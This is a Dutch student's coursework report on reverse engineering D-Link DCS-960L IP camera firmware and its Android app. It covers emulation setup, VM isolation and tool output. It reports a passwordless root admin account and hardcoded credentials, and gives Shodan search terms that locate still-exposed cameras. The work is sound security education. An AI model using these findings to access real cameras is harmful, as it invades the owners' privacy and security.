Eindopdracht Software Security

> Complexity is the worst enemy of security, and our systems are getting more complex all the time.
>
> *Data and Goliath*
> BRUCE SCHNEIER

Studentnummer: 900101864
Leerlijn: Software Security
Datum: December 29, 2022

Hoofddocent: Arjen Wiersma
SME: Mick Beer
SME: Rein Fernhout
SME: Sandra van Lent
Gemaakt met: LaTeX

Managementsamenvatting

Voor deze eindopdracht is gekozen om de ip camara DCS-960 van dlink te onderzoeken. Omdat het voldoet aan onderstaande criteria.

Criteria

1. Is de firmware beschikbaar en emuleerbaar met de tool `FirmAE`;
2. Heeft het apparaat een web interface;
3. Heeft het apparaat een android applicatie;
4. Zijn er verdere afhankelijkheden die analyse in de weg staan.

Deze firmware en de android applicatie zijn vervolgens met diverse Reverse Engeneering (RE) technieken onderzocht. Hierbij is gebruik gemaakt van *statische- en dynamische analyse* in een virtuele machine van VMware. De meest gebruikte tools zijn weergeven in tabel 1.

Veilig werken	Statische Analyse	Dynamische Analyse
Kali linux	file	binwalk
Flare VM	hexdump	firmwalker
virustotal	rabin2	emba
shodan	strace	ghidra
	ltrace	jdgui
	ripgrep	QEMU
	strings	MobFS
	DIE	FirmAE
	apkid	dev tools
	apkleaks	
	Burpsuite	

Tabel 1: Overzicht gebruikte tools eindopdracht

De kwestbaarheden en bevindingen gevonden voor dit eindrapport in de firmware betreft een gebruiker **admin** *zonder wachtwoord* met `root` privileges. Daarnaast wordt er geen encryptie toegepast in de apk applicatie en in de firmware.

Ook zijn `admin` en `password` hardcoded gevonden.

Tenslotte worden gebruikers zowel in de app als in de firmware alleen geëncodeerd met `base64` en een `md5` hash.

Proloog

In de afgelopen twintig weken is kennis opgedaan op het gebied van software security en het op etische wijze hacken van firmware. Dit vertaald zich in een eindopracht die reeds voor u ligt.

De schrijver heeft hierin geprobeerd om een zo'n helder mogelijk beeld te scheppen over de stappen die zijn genomen om tot een aanbeveling te komen.

Mijn dank gaat uit naar de hoofddocent **Arjen Wiersma** die met enthousiasme zijn kennis heeft overgedragen. Ook de SME'ers zoals genoemd op het voorblad zijn dank verschuldigd, dankzij de feedback en enthousiasme die de schrijver heeft mogen ontvangen is deze eindopdracht mede tot stand gekomen.

Veel leesplezier gewenst .

Inhoudsopgave

1

Selectie en haalbaarheidsonderzoek

1.1 Inleiding

Voor dit haalbaarheidsonderzoek is gekeken naar apparaten in de directe omgeving die voldoen aan onderstaande criteria.

Criteria

Het gekozen apparaat moet voldoen aan de volgende criteria:

- Is de firmware beschikbaar;
- Wat is de architectuur;
- Heeft het apparaat een web interface;
- Zijn er afhankelijkheden die analyse in de weg staan.

Deze apparaten uit de directe omgeving waren onderzocht door de onderzoeker, maar voldeden niet aan bovenstaande criteria.

Apparaten

Deze apparaten hebben het haalbaarheidsonderzoek ***niet*** gehaald. In de volgende paragrafen wordt ingegaan waarom de apparaten niet zijn geselecteerd voor het onderzoek.

- Samsung Smart TV;
- Synology NAS DS 212j.

1.1.1 Onderzochte apparaten

Samsung Smart TV

Tijdens de statische analyse bleek de firmware van de Samsung Smart TV niet te kunnen worden geëmuleerd, omdat de data geëncrypt is met een *salt* en een *wachtwoord*. Dit is met de tools `file` en `binwalk` onderzocht.

Het `file` commando geeft bovenstaande inzicht, zie figuur 1.1.

```
┌──(kali㉿kali)-[~/FirmAE/samsung/2022_image]
└─$ file exe.img.sec
exe.img.sec: openssl enc'd data with salted password
```

Figuur 1.1: file exe.img.sec

De firmware is uitgepakt door middel van `binwalk -e exe.img.sec` en verder onderzocht. Dit levert als resultaat een salt op, zie fig 1.2.

```
┌──(kali㉿kali)-[~/FirmAE/samsung/_T-ECPDEUC_2021.0.zip.extracted/_T-ECPDEUC_2021.0.exe.extracted]
└─$ binwalk -e exe.img.sec

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             OpenSSL encryption, salted, salt: 0xA7BBBC77E82B155
16318706      0xF900F2        gzip compressed data, has 6468 bytes of extra data, last modified: 2079-10-06 19:16:33 (bogus date)
47721063      0x2D82A67       Cisco IOS experimental microcode, for ""
48369382      0x2E20EE6       LZ4 compressed data, legacy
138745234     0x8451592       MySQL MISAM compressed data file Version 7
```

Figuur 1.2: binwalk -e exe.img.sec

Met behulp van `openssl` is geprobeerd om de firmware te decrypten, echter zonder resultaat, omdat het wachtwoord niet is achterhaald. Dit is weergegeven in figuur 1.3.

```
┌──(kali㉿kali)-[~/FirmAE/samsung/2022_image]
└─$ openssl enc -d -aes-256-cbc -a -pbkdf2 -in
 exe.img.sec -out decrypted.img.sec
enter AES-256-CBC decryption password:
```

Figuur 1.3: openssl

Synology NAS DS 212j

Ook de Synology NAS firmware bleek niet emuleerbaar. Omdat het filesysteem niet kon worden gevonden.

1.2 Gekozen apparaat

Volgens [Kim et al., 2020] is de ip camara DCS-960 emuleerbaar en hierdoor geschikt.

1.2.1 Informatie leverancier

De leverancier D-link beschrijft op haar website in de FAQ dat het product kan worden aangestuurd door de **mydlink** app. Dit is nader beschreven in paragraaf 1.2.3.

Ook wordt vermeld dat de firmware EOS [1] is na 8 juli 2020 en zal hierdoor geen firmware updates meer krijgen. Deze laatste firmware update is via deze link direct te downloaden, of via de D-link website.

Welke **chipset** en **architectuur** zijn gebruikt wordt niet door de leverancier beschreven.

1.2.2 FirmAE

In de volgende paragrafen wordt uiteengezet welke stappen zijn ondernomen tot een succesvolle emulatie van de firmware.

emulatie FirmAE

Nadat de firmware is gedownload is direct gestart met de emulatie. Hieronder is een succesvolle emulatie weergegeven van de firmware in **FirmAE**. Wanneer een emulatie is gelukt, wordt dit weergegeven met een prompt scherm en 6 opties. Dit is weergegeven in figuur 1.4.


webinterface

Ook is onderzocht of de firmware een webinterface heeft. Hieronder is een succesvolle emulatie van de webinterface weergegeven in figuur 1.5.

1.2.3 APK

De app die hoort bij de firmware is gedownload via de website **apkcombo.com**. De app **mydlink** kan via deze link worden gedownload. Vervolgens is de APK succesvol geemuleerd door middel van de software **Android Studio**, dit is weergegeven in figuur 1.6.

[1] End Of Support



Figuur 1.4: succesvolle emulatie in de command line


1.2.4 Shodan

Globaal is onderzocht hoeveel camara's er nog actief zijn verbonden aan het internet. Door middel van de website shodan.io en de zoekterm **dcs-960l** is onderzocht hoeveel van deze camara's nog zijn verbonden met het internet, zie figuur 1.7 bolletje 1.


Wereldwijd zijn er *860 camara's* verbonden zijn met het internet. Zie figuur 1.7 bolletje 2.

Ook is gegeken naar hoeveel camara's er in Nederland zijn verbonden met het internet. Dit is onderzocht met de zoekterm **dcs-960L country:"NL"**. Op het moment van onderzoeken waren 13 ip camara's actief in Nederland, zie figuur 1.7 bolletje 4.


De criteria uit hoofdstuk 1.1 zijn aanwezig en in het hoofdstuk 2.2 verder beschreven. Hierdoor is het apparaat interresant en geschikt voor de eindopdracht.



Figuur 1.5: succesvolle emulatie webinterface



Figuur 1.6: mydlink apk




Figuur 1.7: Zoekresultaten shodan.io

2

Reverse Engineering

Het hoofdstuk Reverse Engeneering (RE) begint met statische analyse. Daarna wordt de dynamische en uitgebreide dynamische analyse beschreven en afsluitend de uitgebreide statische analyse toegelicht.

Dit proces van RE wordt als volgt beschreven door [Wiersma, 2022b] in figuur 2.1. De boven genoemde analyses kunnen worden uitgevoerd en beschreven



Figuur 2.1: De pyramide van reverse engineering


worden, nadat eerst aandacht is besteed aan het thema veilig werken.

Ook is een overzichtstabel van de meest gebruikte tools in het management-samenvatting toegevoegd, zie tabel 1.

2.1 Veilig werken

Voordat met RE kan worden gestart is het belangrijk om het *"veilig werken"* te beschrijven.

Hiervoor zijn Kali Linux, FlareVM en *technische websites* gebruikt in combinatie met de virtuele machine software van VMware. Vervolgens is er een apparte virtuele machine aangemaakt, specifiek voor de eindopdracht, weergegeven in onderstaand figuur 2.2.



Figuur 2.2: Virtuele machine Eindopracht

Ook zijn er aanvullende maatregelen genomen om de analyse veilig uit te voeren. Deze worden verder beschreven in de nu volgende paragrafen.


2.1.1 Vpn

Wanneer er bestanden worden gedownload is gebruik gemaakt van een Virtueel Privé Netwerk (VPN) verbinding van ProtonVPN . Zie figuur 2.3. [ProtonVPN, 2022] beschrijft dat de VPN gebruik maakt van een DNS-filterfunctie, de zogheten NetShield. Deze beschermt tegen malware en blokkeert onder andere website-trackers.

2.1.2 Virus scannen

[Wiersma, 2022b] stelt dat bestanden die eerder zijn onderzocht en kwaadaardig van aard zijn worden aangemeld op virustotal. Door middel van deze tool wordt via hashing in online databases gezocht of het bestand al eerder is onderzocht en geen virrussen bevat.

Nadat de firmware en de APK zijn gedownload zijn deze onderzocht middels virustotal. Eerst is de firmware gescand op virussen, het resultaat is dat er **geen virussen** zijn gedetecteerd, weergegeven in figuur 2.4.



Figuur 2.3: Proton VPN verbinding


Vervolgens is de APK gescand op virussen, zie figuur 2.5. Ook hier zijn **geen virussen** aangetroffen.

2.1.3 Netwerk


Het inschakelen van een *LAN segment* zorgt ervoor dat de virtuele machine een prive netwerk gebruikt die alleen kan worden gedeeld met andere virtuele machines. Dit is met name nuttig voor het isoleren van virtuele machines stelt [VMware, 2022]. In de hardware kan de netwerk adapter worden aangepast, zie groene balk in figuur 2.6.

2.1.4 Shared folders

Door middel van het uitschakelen van de *shared folders* kan een virus of malware niet worden verspreid naar je eigen besturingssysteem. Zie figuur 2.7.



Figuur 2.4: Firmware scan op virussen




Figuur 2.5: APK scan op virussen

2.1.5 Gast isolatie


Als laatst is gekozen voor het uitschakelen van de kopier- en plakfunctie en de sleepfunctie. Zie hiervoor figuur 2.8 groene balk.

2.1.6 Snapshot


Het laatste onderdeel van veilig werken bestaat uit het maken van **snapshots**. Wanneer een onderdeel, bijvoorbeeld FirmAE succelvol werkt tijdens de analyse, is het essentieël om dit op te slaan door middel van een *snapshot*. Deze wordt gemaakt met de software van VMware. Dit proces is weergegeven in figuur 2.9 met een groene balk.




Figuur 2.6: LAN only ingeschakeld



Figuur 2.7: Shared folders uitgeschakeld



